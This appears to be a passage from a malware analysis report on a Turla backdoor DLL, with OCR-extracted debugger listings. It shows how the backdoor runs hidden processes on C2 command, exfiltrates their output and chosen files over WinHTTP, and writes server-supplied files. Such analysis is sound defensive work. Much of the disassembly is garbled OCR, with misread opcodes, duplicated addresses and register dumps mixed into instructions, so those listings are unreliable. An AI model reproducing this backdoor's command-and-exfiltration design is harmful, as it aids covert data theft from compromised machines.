	00007FF8	A73B1FCA	41 B8 OE	00 00 00	mov r8d,E	R12 R13	000001F16B9B5440 000001F16B98BDD0	
			~ OF 84 03	01 00 00	je turla.7FF8A73B20CD	R11	000000803E1EF4E8	
1		A73B1FBE A73B1FC1	48 88 F8 48 85 C0		mov rdi,rax test rax,rax	R10	0000000000000000	
1		A73B1FB9 A73B1FBE	E8 52 F3	FF FF	call turla.7FF8A73B1310	R9	000000000000000000000000000000000000000	
1		A73B1FB6	SD 48 10		lea ecx, gword ptr ds:[rax+10]	RS	000000000000000000000000000000000000000	
1	00007FF8	A73B1FB3	44 88 F8	102 0720	mov r15d,eax			
1		A73B1FAE	E8 7D F4	FF FF	call turla.7FF8A73B1430	RDI	000000000000000000000000000000000000000	ac sisten ((currenceone)
1		A73B1FA5 A73B1FAB	OF 84 2E 49 8B CE	01 00 00	je turla.7FF8A73B20D9 mov rcx,r14	RSI	000001F16B979130	&L"SYSTEM\\CurrentContr
		A73B1FA2	48 85 CO	01 00 00	test rax, rax	RSP	000000803E1EF600	&L"0ad3e319-280c-4f11-9
	00007FF8		48 88 D8		mov rbx,rax	RDX	0000000000000000 000000803E1EF660	
	00007FF8	A73B1F99	FF 15 59	11 00 00	call gword ptr ds: [<&WinHttpOpenRequest>]	RCX	000001F16B98BF60	
		A73B1F94	40 89 70	24 20	mov gword ptr ss:[rsp+20],r15	RBX	000001F16B98BF60	
		A73B1F8C A73B1F91	4C 89 7C 49 8B CD		mov qword ptr ss:[rsp+28],r15 mov rcx,r13	RAX	0000000000000001	

Figure 30

A confirmation message "01 00" is sent to the C2 server using WinHttpWriteData:



WinHttpReceiveResponse is utilized to halt the process until it receives the response to the HTTP request:

00007FF8A73B2075	33 D2	xor edx,edx	
RIP 00007FF8A73B2077	FF 15 A3 10 00 00	call gword ptr ds: [<&WinHttpReceiveResponse	RAX 000000000000000000000000000000000000
00007FF8A73B207D	48 88 CB	mov rcx,rbx	RBX 000001F16BA5A0A0
00007FF8A73B2080	39 7D EO	cmp dword ptr ss:[rbp-20],edi	RCX 000001F16BA5A0A0
00007FF8A7382083	× 75 40	jne turla.7FF8A73B20C5	
	EE 15 ED 10 00 00	call gword otr de: [cawingtto]oseHandles]	RDX 000000000000000000000000000000000000

Figure 32

The backdoor sleeps for "TimeShort" milliseconds and waits for further instructions:

00007FF8A73B209E	88 4E OC	mov ecx.dword ptr ds:[rsi+C]		
RIP 00007FF8A73B20A1	FF 15 C9 OF 00 00	call qword ptr ds:[<&Sleep>]	RAX 00000803E1EF650	
00007FF8A73B20A7		mov rdx, qword ptr ds: [rsi+28]	RBX 000001F16BA5A0A0	
00007FF8A73B20AB 00007FF8A73B20AE	4C 8D 4D 48	lea r9, gword ptr ss: rbp+48	RCX 00000000005000	

Figure 33

1st byte = 0x02 – create a process and exfiltrate its output

The malicious file creates an anonymous pipe and returns handles to the read/write ends of the pipe:

	C7 35 80 18 00 00 mov dword ptr ss: [rbp-80],18 45 33 C9 xor r9d,r9d ss: [rbp-78],rbx 48 85 58 mov dword ptr ss: [rbp-78],rbx 46 89 55 80 100 fs: gword ptr ss: [rbp-80] 46 80 54 50 100 fs: gword ptr ss: [rbp-80] 48 80 53 04 00 100 fs: gword ptr ss: [rbp-80] 48 80 45 30 FFFFFFFFFFFFF 124 rdx,rdprd ptr ss: [rbp-80] 48 67 45 30 FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF	RAX 000000000000018 RBX 00000000000000 RCX 0000000301EFF400 RDX 00000033E1EF400 RBP 00000033E1EF400 RSI 00000033E1EF400 RSI 00000033E1EF520 RDI 00000033E1EF520 RDI 00000033E1EF520 RSI 00000033E1EF520 RDI 00000030000000000
--	---	---

Figure 34

The write handle is set to be inherited by calling the SetHandleInformation routine ($0x1 = HANDLE_FLAG_INHERIT$):

310	00007FF8A73B1088 00007FF8A73B108B 00007FF8A73B108E	8D 53 45 33 FF 15		<pre>lea edx,qword ptr ds:[rbx+1] xor r8d,r8d call qword ptr ds:[<&SetHandleInformation</pre>	RAX RBX	000000000000000000000000000000000000000
	00007FF8A73B1094 00007FF8A73B1096 00007FF8A73B1098 00007FF8A73B109C 00007FF8A73B10A2	FF 15		test eax,eax ine turla.7FF8A73B10B4 mov rcx.qword ptr ss:[rbp+30] call qword ptr ds:[c&CloseHandle>] mov rcx.qword ptr ss:[rspf50]	RCX RDX RBP RSP RSI	00000000000005F8 0000000000000001 000000803E1EF4A0 000000803E1EF3A0 000000803E1EF520
	00007FF8A73B10A2 00007FF8A73B10A7 00007FF8A73B10AD 00007FF8A73B10AF	FF 15 B0 05	5 93 1F 00 00	<pre>mov al,5 jmp turla.7FF8A73B12EF</pre>	RDI	000000803E1EF620

A second anonymous pipe is created via a function call to CreatePipe:

00007FF8A73B1087 00007FF8A73B10C0 00007FF8A73B10C4 00007FF8A73B10C4 00007FF8A73B10C5 00007FF8A73B1005 00007FF8A73B1005 00007FF8A73B10E5 00007FF8A73B10E5 00007FF8A73B10E5 00007FF8A73B10E5	48 C7 44 24 58 FF FF mov qword ptr ss: [rsp+58], FFFFFFFFFFFFFFFFF 4C 80 45 80 1ea r63, qword ptr ss: [rsp+60] 48 C7 44 24 60 FF FF mov qword ptr ss: [rsp+60] 48 C7 44 24 58 1ea r6x, qword ptr ss: [rsp+60] 48 D 45 24 60 0 1ea r6x, qword ptr ss: [rsp+60] 48 B 45 24 58 1ea r6x, qword ptr ss: [rsp+56] FF 15 A3 1F 00 00 call qword ptr ds: [c4CreatePipes] test eax, eax 7 4 87 ge turla.7FF8A73B1098 mov rcx, qword ptr ds: [rsp+58] 45 33 C0 xor r6d, r8d 41 80 50 01 1ea edx, qword ptr ds: [r8+1] FF 15 A0 1F 00 00 Call qword ptr ds: [c4kadleInformation:	RAX RBX RCX RDX RBP RSI RDI RSI RSI RSI RS	00000000000000000000000000000000000000
--	---	--	--

Figure 36

The read handle is set to be inherited by calling the SetHandleInformation routine (0x1 = HANDLE_FLAG_INHERIT):

	45 33 CO 41 80 50 01 FF 15 AD 1F 00 00 SC 0 80 1F 00 00 00 33 D2 48 80 40 AO 44 80 42 68 E8 D6 02 00 00 48 80 42 68 44 80 42 68 44 80 42 68 44 80 42 68 44 80 42 68 44 80 42 68 44 80 42 68 44 80 42 68 44 80 42 68 44 80 42 68 44 80 42 68 44 80 42 66 45 30 45 30 45 30 45 46 66 46 46 46 46 46	<pre>xor r8d,r8d lea edx,qword ptr ds:[r8+1] call qword ptr ds:[r8+1] call qword ptr ds:[<&SetHandleInformation: test eax,eax je turla.7FF8A73B11F3 xor edx,edx lea rcx,qword ptr ss:[rbp-60] lea r8d,qword ptr ds:[rdx+68] call turla.7FF8A73B1360 mov rax,qword ptr ss:[rbp+30] lea rcx,qword ptr ss:[rbp+68]</pre>	RAX RBX RCX RDX RBP RSP RSI RDI RSI	00000000000000000 00000000000000000000	c.		
--	---	--	---	---	----	--	--

Figure 37

The malware creates a process mentioned by the C2 server in the response (0x08000000 = **CREATE_NO_WINDOW**):



Figure 38

WaitForSingleObject is used to wait until the above process is in the signaled state or 0xEA60 = 60000ms = 60 seconds have elapsed:

	00007FF8A73B11B5	48 8B 4C 24 68	mov rcx, gword ptr ss: rsp+68	
-	• 00007FF8A73B11BA	BA 60 EA 00 00	mov edx, EA60	RAX 000000000000000000000000000000000000
RIP	00007FF8A73B118F 00007FF8A73B11C5	FF 15 B3 1E 00 00 48 8B 4C 24 58	<pre>call qword ptr ds:[<&WaitForSingleObject>] mov rcx.gword ptr ss:[rsp+58]</pre>	RBX 00000000000000
	00007FF8A73B11CA 00007FF8A73B11CA	45 33 C9	xor r9d,r9d	RCX 0000000000059C L'' RDX 0000000000EA60

The output of the created process is copied from the anonymous pipe into a buffer by calling the PeekNamedPipe function:




Figure 40

The process reads data from the pipe using ReadFile:

	00007FF8A73B11			B 4C 24	58		rcx,qw		ss:[rs	sp+58]			RAX	000001F16B9E22D0	
	00007FF8A73B11 00007FF8A73B11			3 C9 3 C0			r9d,r90						RBX	0000000000000000	
	00007FF8A73B11			9 50 24	2.0		gword j		Fren+26	a chy			RCX	0000000000005AC	L''
	00007FF8A73B11		33 D				edx, ed		E. spice				RDX	000001F16B9E22D0	
	00007FF8A73B11			9 7C 24	20		gword g		Ersp+20	,rdi			RBP	000000803E1EF4A0	
	00007FF8A73B11			5 76 1E		cal	qword	ptr ds	:[<&Pee	ekNameo	[Pipe>]		RSP	000000803E1EF3A0	
	00007FF8A73B11	E2	85 C				t eax, ea		and the second				RSI	000000803E1EF520	
	00007FF8A73B11		75 3				turla.						RDI	000000803E1EF620	
	00007FF8A73B11			B 4C 24	68		rcx,qw		ss: rs	sp+68					
	00007FF8A73B11 00007FF8A73B11		33 D	2 5 95 1E	00.00		edx, ed		. C. attac				R.S	000000000000078	'x'
	00007FF8A73B11			8 4D 30	00 00		qword rcx,qw				Process	251	R9	000000803E1EF4D8	
	00007FF8A73B11			5 43 1E	00 00	cal	qword	ntr ds	[cacle	seHand	leal		R10	000000000000000000000000000000000000000	
	00007FF8A73B11			B 4C 24		mov	rcx,qw	ord ptr	ss: Trs	50+50			R11	000000803E1EF330	
	00007FF8A73B12			5 38 1E			1 qword				[]e>]		R12	000000803E1EF6B0	
	00007FF8A73812			B 4C 24		mov	rcx,qw	ord ptr	ss: rs	sp+60]			R13	0000000000000002	A Read and R
	00007FF8A73B12			5 2D 1E		cal	qword	ptr ds	:[<&C]0	oseHand	11e>]		R14	000001F16BA5A0A1	L"cmd.exe"
	00007FF8A73B12			B 4C 24		mov	rcx,qw gword	ord ptr	ss: rs	sp+58			R15	000000803E1EF650	
	00007FF8A73B12			5 22 1E	00 00	cal	qword	ptr as	:[<&C10	озенало	(le>]			0000755017301305	aun1a 0000755017301305
	00007FF8A73B12 00007FF8A73B12		B0 0	A 00 00	00		al,5 turla.		BIDEE				RIP	00007FF8A73B128C	turla.00007FF8A73B128C
			SB 0		00		ecx,dw			di 1			RELAC	s 0000000000000202	
	00007FF8A73B12		85 C				t ecx, e		and fire				RFLAG ZF 0	PF 0 AF 0	
	00007FF8A73B12			4 86 00	00 00	16	turla.7	FF8A73B	1285				OF 0		
1 0	00007FF8A73B12	2F	E8 D	C 00 00	00	cal	1 turla	.7FF8A7	3B1310					SF 0 DF 0 TF 0 IF 1	
	00007FF8A73B12		48 8			mov	gword p	ptr ds:		rax			CF U	IT O IF I	
•	00007FF8A73B12			5 CO		tes	t rax, r	ax					Laste	rror 00000000 (ERRO	R SUCCESS)
[•	00007FF8A73B12		75 3				turla.							tatus C000007C (STAT	
	00007FF8A73B12 00007FF8A73B12		48 8 33 D	B 4C 24	08		rcx,qw		ss: rs	sp+68			Lusta	care coopore (SIAI	ss_ns_nshiny
	00007FF8A73B12			5 3F 1E	00 00		edx,ed: qword		: I cATer	minate	Process	1	GS 00	2B FS 0053	
	00007FF8A73B12			B 4D 30	00 00	mov	CCX.OW	ord ptr	ss. rh	hn+30	FIUCESS	2×1	ES OC		
	00007FF8A73B12			5 ED 1D	00 00	cal	rcx,qw qword	ptr ds	: [<&C]0	seHand	le>1		CS 00		
	00007FF8A73B12			B 4C 24		mov	rcx,qw	ord ptr	ss: rs	sp+50]					
	00007FF8A73B12			5 E2 1D		cal	qword	ptr ds	:[<&C10	oseHand	[]e>]		x87r0	000000000000000000000000000000000000000	0 STO Empty 0.000000000000000
	00007FF8A73B12			B 4C 24			rcx,qw								0 ST1 Empty 0.0000000000000000
	00007FF8A73B12			5 D7 1D		cal	qword	ptr ds	: [<&C10	oseHand	lle>]				0 ST2 Empty 0.000000000000000
	00007FF8A73B12 00007FF8A73B12			B 4C 24 5 CC 1D		mov	rcx,qw qword	ord ptr	SS: IS	sp+sa	1.00.7				0 ST3 Empty 0.0000000000000000
	00007FF8A73B12		BO F		00 00		al,FF	per us	. Leac n	USEMANU	iles]				0 ST4 Empty 0.000000000000000
	00007FF8A73B12		EB 7			imp	turla.	TEERATE	B12EE				x87r5	000000000000000000000000000000000000000	0 ST5 Empty 0.000000000000000
L				B 07		mov	r8d,dw	ord otr	ds: fro	dil.			x87r6	000000000000000000000000000000000000000	0 ST6 Empty 0.000000000000000
	00007FF8A73B12			D 4D 38			r9,qwo								0 ST7 Empty 0.000000000000000
	00007FF8A73B12			B 4C 24	58	mov	rcx,qw	ord ptr							
	00007FF8A73B12	84	48 8	B DO		mov	rdx,ra	х						gword FFFF	
	00007FF8A73B12			9 5C 24		mov	gword j	ptr ss:	rsp+20	,rbx		_			. 4 5 (Frank)
	00007FF8A73B12	SC	FF 1	5 06 1E	00 00	cal	qword	ptr ds	:[<&Rea	adFile>	1	~		/	
•	<											>	- Contraction of the second second	(x64 fastcall)	▼ 5 🗘 🗆 Unlod
VVV	000755847383088	-		dr.1.2 av 3.	dearas	122 84	adril a							x 000000000005AC	
mora hr. fo	0007FF8A73B3098	scur 1	a. area	urites]	Kerne	132.Ke	aurile>							x 000001F16B9E22D0	
														000000000000078	
text:00007F	F8A73B128C turla	a. d11:	\$1280	#68C									4: 19	000000803E1EF4D8	
							-				-	00000			
Dump 1	Dump 2	ump 3	and D	ump 4	Dump	5	Watch 1	[x=]]	Locals	2 Stri				0 000000000000000000000000000000000000	
10					a a soing					1			3E1EF3A 3E1EF3B		
Address	Hex	and the second second			Colorest Colorest			SCII		1000				8 0000000000000059C	
000001F16B9E	2200 00 00 00 00	0 00 0	0 00 0	00 00 00	00 00	00 00	00 00		*****					0 0000000000000000000000000000000000000	
	4.4														
Figure 4	11														
.90.0	· ·														
Address		He	×											ASCII	
		-	-				-	-						and an other design of the local division of	
	16B9E22D0						6F 6	6 74	20	57 6	9 6E	E 64	6F 7	7 Microsoft	Window
0000015	1689E22E0	72	20	58 5	6 65	72	73 6	9 65	6E	20 3	1 30) 2E	30 2	E s [Version	10.0.
0000TL	TODDETEED	12	20	20 2	000	1 6	, , 0	0	OL.		1 1	-	20 2		1 20101

													-	_			
000001F16B9E2340	79	73	74	65	GD	33	32	3E	81	D5	A5	2E	00	33	00	8C	ystem32>.0¥3
000001F16B9E2330	OD	0A	0D	OA	43	ЗA	5C	57	69	6E	64	6F	77	73	5C	53	C:\Windows\S
000001F16B9E2320	72	69	67	68	74	73	20	72	65	73	65	72	76	65	64	2E	rights reserved.
000001F16B9E2310																	
000001F16B9E2300	32	30	31	37	20	4D	69	63	72	6F	73	6F	66	74	20	43	2017 Microsoft CFIGUIE 42
000001F16B9E22F0	31	36	32	39	39	2E	33	30	39	5D	OD	OA	28	63	29	20	16299.309](c) 2017 Microsoft cFigure 42
000001F16B9E22E0																	
000001F16B9E22D0	4D	69	63	72	6F	73	6F	66	74	20	57	69	6E	64	6F	77	Microsoft Window

The backdoor kills the process created above using the TerminateProcess routine:

RIP	 00007FF8A73B1285 00007FF8A73B128A 00007FF8A73B12BC 00007FF8A73B12C2 	48 8B 4C 24 68 33 D2 FF 15 C6 1D 00 00 48 8B 4D 30	<pre>mov rcx,qword ptr ss:[rsp+68] xor edx,edx call qword ptr ds:[<&TerminateProcess>] mov rcx,qword ptr ss:[rbp+30]</pre>	RAX RBX RCX	0000000000000078 0000000000000000000000	'x' L''	
	 00007FF8A73B12C2 00007FF8A73B12C5 	48 88 40 30 FE 15 74 10 00 00	rall gword ptr ds: [cat loseHandles]	RDX	0000000000000000	-	

Figure 43

The execution flow of creating a POST request (WinHttpOpenRequest ->

WinHttpAddRequestHeaders -> WinHttpSetOption -> WinHttpSendRequest) is repeated and will not be detailed again. The process output is exfiltrated to the CnC server:





Figure 44

1st byte = 0x03 – create and populate a file

The backdoor creates a file specified by the C2 server using CreateFileW (0x40000000 = **GENERIC_WRITE**, 0x2 = **CREATE_ALWAYS**, 0x80 = **FILE_ATTRIBUTE_NORMAL**):



The WriteFile API is utilized to populate the file with data received from the server:




Figure 46

A confirmation message "03 00" is sent to the C2 server.

1st byte = 0x04 – exfiltrate a file to the C2 server

The process opens a file nominated by the server using CreateFileW (0x80000000 = **GENERIC_READ**, 0x3 = **OPEN_EXISTING**, 0x80 = **FILE_ATTRIBUTE_NORMAL**):

			00 00 00	0321EF4F8 000000000000000 033E1EF4F8 000005A1600000003 032E1F4F8 000000800000080
ddress	Dump 2 Dump Hex	3 📲 Dump 4 📲 Dump 5	ASCTT 0000000	03E1EF4D8 00000000000000 03E1EF4E0 0000000000000 03E1EF4E8 000000000000000
				303E1EF4D0 000001F16BA5A0A1 L"file.txt"
taxt:0000755	SA73B184A turla.dl	11.61044 #644		3: r8 00000000000000 4: r9 00000000000000
word ptr [00	007FF8A73B3038 <tu< th=""><th>urla.&CreateFileW>]=<kern< th=""><th>el32.CreateFileW></th><th>1: rcx 000001F16BA5A0A1 L"file.txt" 2: rdx 000000080000000</th></kern<></th></tu<>	urla.&CreateFileW>]= <kern< th=""><th>el32.CreateFileW></th><th>1: rcx 000001F16BA5A0A1 L"file.txt" 2: rdx 000000080000000</th></kern<>	el32.CreateFileW>	1: rcx 000001F16BA5A0A1 L"file.txt" 2: rdx 000000080000000
•	<		>	
	00007FF8A73B184A	FF 15 E8 17 00 00	<pre>call gword ptr ds:[<&CreateFilew>]</pre>	V Default (x64 fastcall)
	00007FF8A73B1847	48 8B CF	mov rcx,rdi	NOTING CONTRACTOR CONTRACTOR
	00007FF8A73B183A 00007FF8A73B183F	BA 00 00 00 80 C7 44 24 20 03 00 00	mov edx,80000000 mov dword ptr ss:[rsp+20],3	x87TagWord FFFF
	00007FF8A73B1837	45 33 CO	xor rsd, rsd	x87r7 00000000000000000 ST7 Empty 0.00000000000000000000000000000000000
	00007FF8A73B182F		mov dword ptr ss:[rsp+28],80	x87r6 00000000000000000 ST6 Empty 0.0000000000000
	00007FF8A73B182C	45 33 C9	xor r9d,r9d	x87r5 00000000000000000 ST5 Empty 0.000000000000
	00007FF8A73B1822 00007FF8A73B1827	E9 8F 05 00 00 4C 89 6C 24 30	jmp turla.7FF8A73B1DB6 mov gword ptr ss:[rsp+30],r13	x87r4 00000000000000000 ST4 Empty 0.000000000000
	00007FF8A7381820	B3 01	mov bl,1	x87r3 000000000000000000000000000000000000
·0	00007FF8A738181E	× 74 07	je turla.7FF8A73B1827	x87r1 000000000000000000 ST1 Empty 0.00000000000000000000000000000000000
	00007FF8A73B1818	45 33 ED 41 38 C6	cmp eax,r14d	x87r0 00000000000000000 STO Empty 0.00000000000000000000000000000000000
	00007FF8A73B1813 00007FF8A73B1818	E8 18 FC FF FF 45 33 ED	call turla.7FF8A73B1430 xor r13d.r13d	
	00007FF8A7381810	48 88 CF	mov rcx,rdi	CS 0033 55 002B
	00007FF8A73B180B	E9 A6 05 00 00	jmp turla.7FF8A73B1DB6	ES 002B DS 002B
	00007FF8A73B1803	B3 07	mov b1.7	GS 002B FS 0053
	00007FF8A73817FD 00007FF8A7381803	OF 85 8A 00 00 00 FF 15 37 18 00 00	<pre>ine turla.7FF8A73B188D call gword ptr ds:[<&CloseHandle>]</pre>	Ensesting conner (statos_no_toten)
٠	00007FF8A73B17FB	85 CO	test eax, eax	LastError 00000000 (ERROR_SUCCESS) LastStatus C000007C (STATUS_NO_TOKEN)
	00007FF8A73817F8	48 8B CB	mov rcx,rbx	LastError 0000000 (EPROP SUCCESS)
	00007FF8A73817F2	FF 15 98 18 00 00	call gword ptr ds: [<&writeFile>]	CF 0 TF 0 IF 1
	00007FF8A73B17EB 00007FF8A73B17EF	4C 8D 4D 67 48 8B CB	lea r9,qword ptr ss:[rbp+67] mov rcx,rbx	OF 0 SF 0 DF 0
٠	00007FF8A73B17E7	48 8D 14 37	lea rdx, qword ptr ds: [rdi+rsi]	ZF 1 PF 1 AF 0
	00007FF8A73B17E4	45 8B C6	mov r8d,r14d	RFLAGS 00000000000246
)0	00007FF8A73B17DC 00007FF8A73B17DF	44 28 F6 4C 89 6C 24 20	sub r14d,esi mov gword ptr ss:[rsp+20],r13	RIP 00007FF8A73B184A turla.00007FF8A73B184A
	00007FF8A73B17D7	Y E9 DA 05 00 00	jmp turla.7FF8A73B1DB6	
•	00007FF8A73817D5	B3 06	mov bl.6	R15 00000803E1EF650
10	00007FF8A73B17D3	× 75 07	ine turla.7FF8A73B17DC	R14 000000000000012
	00007FF8A73B17CC 00007FF8A73B17CF	48 88 D8 48 83 F8 FF	mov rbx,rax cmp rax,FFFFFFFFFFFFFFF	R13 00000000000000
	00007FF8A73B17C6	FF 15 6C 18 00 00	<pre>call qword ptr ds:[<&CreateFilew>]</pre>	R12 00000803E1EF5E0
	00007FF8A73B17C3	48 88 CF	mov rcx,rdi	R10 00000000000000 R11 000000803E1EF5E0
	00007FF8A73B17BB		mov dword ptr ss:[rsp+20],2	R9 00000000000000 R10 00000000000000
	00007FF8A73B17B3 00007FF8A73B17B6	45 33 C0 BA 00 00 00 40	mov edx, 4000000	R8 00000000000000
	00007FF8A73B17A8		mov dword ptr ss:[rsp+28],80 xor r8d,r8d	
	00007FF8A73817A8	45 33 C9	xor r9d,r9d	RDI 000001F16BA5A0A1 L"file.txt"
	00007FF8A73B17A3	4C 89 6C 24 30	mov gword ptr ss: rsp+30, r13	RSI 000001F16B979130 &L"SYSTEM\\CurrentControls
	00007FF8A73B179C 00007FF8A73B179E	B3 01 V E9 13 06 00 00	jmp turla.7FF8A73B1DB6	RSP 000000803E1EFSAI RSP 000000803E1EF4D0 &L"file.txt"
	00007FF8A73B179A	× 72 07	jb turla.7FF8A73B17A3	RDX 000000080000000 RBP 000000803E1EF5A1
	00007FF8A73B1797	41 3B C6	cmp eax,r14d	RCX 000001F16BA5A0A1 L"file.txt" RDX 000000080000000
	00007FF8A73B1795	88 F0	mov esi,eax	RBX 00007FF618D5A001 "ndowLongPtrW"
	00007FF8A73B178D 00007FF8A73B1792	E8 9E FC FF FF 45 33 ED	call turla.7FF8A73B1430 xor r13d.r13d	RAX 00000000000012

Figure 47

The size of the file is retrieved by calling the GetFileSize routine:

00007FF8A73B1860	48 8D 55 67	lea rdx, gword ptr ss: rbp+67	
00007FF8A73B1864 00007FF8A73B1864 00007FF8A73B1867		<pre>mov rcx,rbx call gword ptr ds:[<&GetFileSize>]</pre>	RAX 00000000000530
 00007FF8A73B1860 00007FF8A73B1870 		mov dword ptr ss: rbp+7F, eax cmp dword ptr ss: rbp+67, r13d	RBX 0000000000530 RCX 000000000530
00007FE847381874		ie turla 7EE847381886	RDX 00000803E1EF608

Figure 48

The file content is copied to a buffer via a function call to ReadFile:

Address	Hex 85440 00 00	00 00 00	00 00 00 F1 8	2 20 2F 00	ASC1		000000803	3E1EF4E8	000000000000000000000000000000000000000	
Dump 1	Dump 2	Ump 3	Ump 4	Dump 5	🛞 Watch 1	(x= Locals 🕺 Struc	000000803	3E1EF4D8	000001F100000004 00000000000000000000000	
text:00007	FF8A73B18CF	turla.dll	\$18CF #CCF					The second		
									00000000000000004 000000803E1EF618	
word ptr [00007FF8A73	B3098 <tur< td=""><td>la.&ReadFile></td><td>]=<kernel32< td=""><td>.ReadFile></td><td></td><td></td><td></td><td>000001F16B9B5440</td><td></td></kernel32<></td></tur<>	la.&ReadFile>]= <kernel32< td=""><td>.ReadFile></td><td></td><td></td><td></td><td>000001F16B9B5440</td><td></td></kernel32<>	.ReadFile>				000001F16B9B5440	
and	<						>		0000000000000530	
	· ·····		10 00 00 1	00 00	search and service been	s and some unities j	~	Default (x64 fastcall)	▼ 5 ≑ 🗌 Unk
	00007FF8/		4C 89 6C 2 FF 15 C3 1	7 00 00	call gword of	ss:[rsp+20],r13 r ds:[<&ReadFile>]		The second second		
	 00007FF8/ 00007FF8/ 		48 88 D0	1 20	mov rdx, rax			x87Tag	Word FFFF	
	00007FF84		4C 8D 4D 7	7		ptr ss:[rbp+77]		10000000	Contraction of the Contraction	
>	00007FF84		44 8B 45 7			ptr ss: rbp+7F		x87r7	000000000000000000000000000000000000000	0 ST7 Empty 0.0000000000000
	00007FF84		~ E9 F7 04 0	0 00	jmp turla.7FF	8A73B1DB6		x87r6	000000000000000000000000000000000000000	0 ST6 Empty 0.00000000000000
	 00007FF8/ 00007FF8/ 		83 FF		mov bl.FF	33. Di abtica 1, 120				0 ST5 Empty 0.00000000000000
	 00007FF8/ 00007FF8/ 		FF 15 8C 1 44 89 6D 7		call gword pt	<pre>r ds:[<&CloseHand] ss:[rbp+7F],r13d</pre>	5×1			0 ST4 Empty 0.00000000000000
	00007FF84		× 75 11		jne turla.7FF	8A73B18BF				0 ST3 Empty 0.000000000000000
	00007FF84		48 85 CO		test rax, rax					0 ST2 Empty 0.00000000000000000000000000000000000
	00007FF84		48 88 CB		mov rcx,rbx	and appropriate and				0 STO Empty 0.00000000000000 0 ST1 Empty 0.00000000000000
	 00007FF84 		48 89 44 2			ss:[rsp+50],rax		×8780	000000000000000000000000000000000000000	0 STO Empty 0 00000000000000
	 00007FF8/ 00007FF8/ 		SB CS ES GF FA F	E EE	mov ecx,eax call turla.7F	E847381310		C5 003	33 <u>SS</u> 002B	
	00007FF84		~ E9 1C 05 0	0 00	jmp turla.7FF	8A73B1D86			2B DS 002B	
1	00007FF84		32 DB		xor b1,b1				2B FS 0053	
1	00007FF84	A738188D	FF 15 AD 1	7 00 00	call qword pt	r ds:[<&CloseHand]	e>]		and an exception	
	00007FF84		48 88 CB		mov rcx.rbx			LastSt	atus C000007C (STATI	US_NO_TOKEN)
1			× 75 10		jne turla.7FF	8A73B189A			ror 00000000 (ERROF	
	 00007FF84 00007FF84 		E9 30 05 0 85 C0	0.00	jmp turla.7FF test eax,eax	OW SETDED				
	 00007FF8/ 00007FF8/ 		× E9 30 05 0	0.00	mov bl,9	047201006		CF 0	TF 0 IF 1	
	00007FF84		FF 15 C1 1	7 00 00		r ds:[<&CloseHand]	e>]		SF 0 DF 0	
	00007FF8/		48 88 CB		mov rcx,rbx				PF 0 AF 0	
1			v 74 10		je turla.7FF8	A73B1886		RFLAGS	5 0000000000000202	
	00007FF84		44 39 6D 6		cmp dword ptr	ss: rbp+67, r13d		NAT .	0000111001301001	cui 12.0000/1100/3010c1
	 00007FF8/ 00007FF8/ 		89 45 7F	00 00	mov dword pt	<pre>r ds:[<&GetFileSiz ss:[rbp+7F],eax</pre>	- 1	RIP	00007FF8A73B18CF	turla.00007FF8A73B18CF
	 00007FF84 00007FF84 		48 88 CB FF 15 DB 1	7 00 00	mov rcx,rbx	r ds. [a>1	NA5	00000000000000000000000000000000000000	
h>	00007FF8/ 00007FF8/		48 8D 55 6	/		ptr ss:[rbp+67]			000000803E1EF650	
1. 1	00007FF84		* E9 56 05 0		jmp turla.7FF				000000000000000000000000000000000000000	
	00007FF84		B3 06	1000000	mov b1,6				000000803E1EF6B0 00000000000000000	
t			× 75 07		jne turla.7FF	8A73B1860			000000803E1EF460	
